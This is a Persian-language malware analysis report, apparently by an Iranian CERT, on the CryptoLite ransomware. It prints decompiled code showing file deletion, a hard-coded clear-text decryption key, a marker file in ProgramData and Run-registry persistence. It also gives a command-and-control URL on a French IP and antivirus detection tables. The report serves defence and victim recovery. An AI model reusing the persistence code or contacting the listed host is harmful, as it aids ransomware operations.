5608        ((void (__stdcall *)(void *, int))loc_403C40)(v19, v20);
5609        v7 = v19;
5610        v8 = 24 * ((v21 - (signed int)v19) / 24);
5611        if ( (unsigned int)v8 >= 0x1000 )
5612        {
5613          v7 = (void *)*((_DWORD *)v19 - 1);
5614          v9 = v8 + 35;
5615          if ( (unsigned int)((_BYTE *)v19 - (_BYTE *)v7 - 4) > 0x1F )
5616            invalid_parameter_noinfo_noreturn(v9);
5617        }
5618        sub_4084A3(v7);
5619      }
5620      v10 = (const WCHAR *)&v28;
5621      if ( v33 >= 8 )
5622        v10 = v28;
5623      DeleteFileW(v10);
5624      v11 = *(_OWORD *)&v22;
```

پس از بررسی کدمنبع باج‌افزار موفق به یافتن کلید مربوط به رمزگشایی فایل‌ها شدیم که به صورت Clear Text در کد منبع باج‌افزار جاسازی شده است :

Honest_CryptoLite (2).c


```
5608      ((void (__stdcall *)(void *, int))loc_403C40)(v19, v20);
5609      v7 = v19;
5610      v8 = 24 * ((v21 - (signed int)v19) / 24);
5611      if ( (unsigned int)v8 >= 0x1000 )
5612      {
5613        v7 = (void *)*((_DWORD *)v19 - 1);
5614        v9 = v8 + 35;
5615        if ( (unsigned int)((_BYTE *)v19 - (_BYTE *)v7 - 4) > 0x1F )
5616          invalid_parameter_noinfo_noreturn(v9);
5617      }
5618      sub_4084A3(v7);
5619    }
5620    v10 = (const WCHAR *)&v28;
5621    if ( v33 >= 8 )
5622      v10 = v28;
5623    DeleteFileW(v10);
5624    v11 = *(_OWORD *)&v22;
5625    *(_DWORD *)(v4 + 16) = 0;
5626    *(_DWORD *)(v4 + 20) = 0;
5627    *(_OWORD *)v4 = v11;
5628    _mm_storel_epi64((__m128i *)(v4 + 16), _mm_loadl_epi64((const __m128i *)&v26));
5629    while ( v33 >= 8 )
5630    {
5631      v12 = (void *)v28;
5632      if ( 2 * v33 + 2 < 0x1000
5633        || (v12 = (void *)*((_DWORD *)v28 - 1), (unsigned int)((char *)v28 - (_BYTE *)v12 - 4) <= 0x1F) )
5634      {
5635        sub_4084A3(v12);
5636        return sub_408492((unsigned int)&v39 ^ v34);
5637      }
5638      invalid_parameter_noinfo_noreturn(v12);
5639  LABEL_17:
5640      *(_DWORD *)(v4 + 16) = 0;
5641      *(_DWORD *)(v4 + 20) = 15;
5642      *(_BYTE *)v4 = 0;
5643      ((void (__thiscall *)(int, _DWORD, signed int))loc_401AC0)(
5644        v4,
5645        "GuBlZEpxPFqDAtjNh7c6mKs4Iy9Mrfw2UYvn3ei5HTgaO1dCbz8QXLJk0RVoW",
5646        61);
5647    }
5648    return sub_408492((unsigned int)&v39 ^ v34);
5649  }
```

همانطور که اشاره نمودیم باج‌افزار پس از اجرا یک فایل در مسیر C:\ProgramData ایجاد می‌کند، قطعه کد زیر مربوط به این فرایند می‌باشد :

Honest_CryptoLite (2).c

```
934    hInstance = (HINSTANCE)a2;
935    SHGetFolderPathW(0, 5, 0, 0, &pszPath);
936    SHGetFolderPathW(0, 35, 0, 0, &::Dst);
937    v54 = 30064771072i64;
938    LOWORD(Memory[0]) = 0;
939    v6 = ((int (__thiscall *)(void **, WCHAR *, unsigned int))loc_403AF0)(Memory, &::Dst, wcslen(&::Dst));
940    v7 = sub_4081F0(v6, Memory, (int)&v34, v5);
941    sub_401020(v7, (unsigned int)&v63, v5, a1, (int)SHGetFolderPathW, v34, v35, (int)v36, v37, v38, v39);
942    if ( HIDWORD(v54) >= 8 )
943    {
944      v8 = Memory[0];
945      v9 = 2 * HIDWORD(v54) + 2;
946      if ( (unsigned int)v9 >= 0x1000 )
947      {
948        v8 = (void *)*((_DWORD *)Memory[0] - 1);
949        v9 = 2 * HIDWORD(v54) + 37;
950        if ( (unsigned int)(Memory[0] - v8 - 4) > 0x1F )
951  LABEL_4:
952          invalid_parameter_noinfo_noreturn(v8);
953      }
954      v39 = v9;
955      sub_4084A3(v8);
956    }
957    wcsncat_s(&::Dst, 0x104u, L"\\is.encrypted", 0x104u);
958    v54 = 30064771072i64;
959    LOWORD(Memory[0]) = 0;
960    ((void (__thiscall *)(void **, WCHAR *, unsigned int))loc_403AF0)(Memory, &::Dst, wcslen(&::Dst));
961    v10 = sub_404A20(Memory) == 0;
962    BYTE3(v40) = v10;
963    if ( HIDWORD(v54) >= 8 )
964    {
965      v11 = Memory[0];
966      v12 = 2 * HIDWORD(v54) + 2;
967      if ( (unsigned int)v12 >= 0x1000 )
968      {
969        v11 = (void *)*((_DWORD *)Memory[0] - 1);
970        v12 = 2 * HIDWORD(v54) + 37;
971        if ( (unsigned int)(Memory[0] - v11 - 4) > 0x1F )
972          invalid_parameter_noinfo_noreturn(v11);
973      }
```

این باج‌افزار از کتابخانه‌های ویندوزی به همراه توابعی از هرکدام از کتابخانه‌ها استفاده می‌کند، در تصویر، استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است.



بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند :

CryptoLite.exe

کلید رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شود :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run


قطعه کد زیر مربوط به تنظیم این کلید می‌باشد که برای اجرای دائمی و در هر بار اجرای سیستم از آن استفاده می‌شود و نام فایل مورد استفاده که در قسمت Run رجیستری ثبت می‌شود Ransomware می‌باشد:

Honest_CryptoLite (2).c

```
963     if ( HIDWORD(v54) >= 8 )
964     {
965       v11 = Memory[0];
966       v12 = 2 * HIDWORD(v54) + 2;
967       if ( (unsigned int)v12 >= 0x1000 )
968       {
969         v11 = (void *)*((_DWORD *)Memory[0] - 1);
970         v12 = 2 * HIDWORD(v54) + 37;
971         if ( (unsigned int)(Memory[0] - v11 - 4) > 0x1F )
972           invalid_parameter_noinfo_noreturn(v11);
973       }
974       v39 = v12;
975       sub_4084A3(v11);
976       v10 = BYTE3(v40);
977     }
978     if ( v10 )
979     {
980       GetModuleFileNameW(0, &Filename, 0x104u);
981       phkResult = 0;
982       memset(Dst, 0, 0x410u);
983       wcscpy_s(Dst, 0x208u, "\"");
984       wcscat_s(Dst, 0x208u, &Filename);
985       wcscat_s(Dst, 0x208u, L"\" ");
986       if ( !RegCreateKeyExW(
987               HKEY_CURRENT_USER,
988               L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
989               0,
990               0,
991               0,
992               0x2001Fu,
993               0,
994               &phkResult,
995               0) )
996         RegSetValueExW(phkResult, L"Ransomware", 0, 1u, (const BYTE *)Dst, 2 * wcslen(Dst) + 2);
997       if ( phkResult )
998         RegCloseKey(phkResult);
999       v57 = 0;
1000      _mm_storel_epi64((__m128i *)&lpFileName, 0i64);
1001      lpFileName = 0;
1002      v56 = 0;
1003      v38 = 0;
1004      v39 = 7;
```

تحلیل ترافیک شبکه :

تصویر زیر بخشی از ارتباطات شبکه ای باج افزار CryptoLite را نشان می‌دهد.




درخواست HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.

http://۱٦٤.۱۳۲.۲٥.۱۸٥/key.php

میزبانی که باج افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
فرانسه	۸۰ TCP	۱٦٤.۱۳۲.۲٥.۱۸٥

جزئیات بیشتر مربوط به ترافیک شبکه در تصویر زیر قابل مشاهده است :



موقعیت مکانی آی پی ۱٦٤.۱۳۲.۲٥.۱۸٥

خروجی سامانه VirusTotal :

در حال حاضر تعداد ٤٠ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.Ransom.CryptoLite.A	AegisLab	Gen.Heur.Ransom!c
ALYac	Trojan.Ransom.CryptoLite	Arcabit	Trojan.Ransom.CryptoLite.A
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/FileCoder.ckfgk	BitDefender	Trojan.Ransom.CryptoLite.A
CAT-QuickHeal	Trojan.Tiggre	ClamAV	Win.Trojan.Agent-6608938-0
Comodo	.UnclassifiedMalware	CrowdStrike Falcon	malicious_confidence_100% (W)
Cylance	Unsafe	Cyren	W32/Trojan.EVLP-1058
Emsisoft	Trojan.Ransom.CryptoLite.A (B)	eScan	Trojan.Ransom.CryptoLite.A
ESET-NOD32	Win32/Filecoder.NRG	F-Secure	Trojan.Ransom.CryptoLite.A
Fortinet	W32/Filecoder.NRG!tr	GData	Trojan.Ransom.CryptoLite.A
Ikarus	Trojan-Ransom.FileCoder	K7AntiVirus	Trojan (005376551)
K7GW	Trojan (005376551)	Malwarebytes	Ransom.FileCryptor
MAX	malware (ai score=95)	McAfee	Generic.dwa
McAfee-GW-Edition	Generic.dwa	Microsoft	Trojan:Win32/Occamy.C
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.IM.1dd	Rising	Trojan.Filecoder!8.68 (CLOUD)
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan.Gen.2	TrendMicro	Ransom_CRYPTOLITE.THGACAH
TrendMicro-HouseCall	Ransom_CRYPTOLITE.THGACAH	VBA32	suspected of Trojan.Downloader.gen.h
Webroot	W32.Ransom.Gen	Yandex	Trojan.Filecoder!EZX202qj0tc

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_CryptoLite.exe

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	✔	Clean
f_secure	11.00	ii	Dangerous: Trojan.Ransom.CryptoLite.A
kaspersky	5.5	✔	Clean
eset	4.5.3.38255	ii	Dangerous: Win32/Filecoder.NRG
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	ii	Dangerous: Win.Trojan.Agent-6608938-0
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Trojan.Ransom.CryptoLite.A
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Trojan.Gen.2